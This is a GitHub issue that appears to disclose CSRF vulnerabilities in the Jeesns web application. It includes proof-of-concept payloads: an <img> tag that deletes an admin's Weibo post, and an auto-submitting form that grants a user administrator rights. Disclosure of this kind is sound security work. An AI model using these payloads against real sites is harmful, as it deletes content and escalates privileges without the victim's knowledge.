New issue

Jump to bottom

Jeesns CSRF Vulnerability #9


Open code996 opened this issue on May 14, 2019 · 0 comments

code996 commented on May 14, 2019

There is also no filter for the token and referer check in the global filter, and there is no deletion method, so there is a CSRF vulnerability.


Vulnerability recurrence

1. First use the A user (admin) to send a Weibo.




2. Use the B user (jeesns) to comment on the Weibo and bring the admin Weibo delete request.

```
<img src="http://localhost:8080/manage/weibo/delete/3">
```



3. When the A user (admin) refreshes the Weibo again, the Weibo will be deleted by the A user without their knowledge.



It can be seen that the CSRF TEST microblog has been deleted and the CSRF exploit is successful.

There is also a CSRF vulnerability when the background administrator adds a new administrator. The poc can be constructed this way.

```
<form action=http://localhost:8080/manage/member/managerAdd method=POST>
<input type="text" name="name" value="jeesns" />
</form>
<script> document.forms[0].submit(); </script>
```

When the background administrator accesses this file, the user `jeesns` is automatically authorized for administrative rights.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant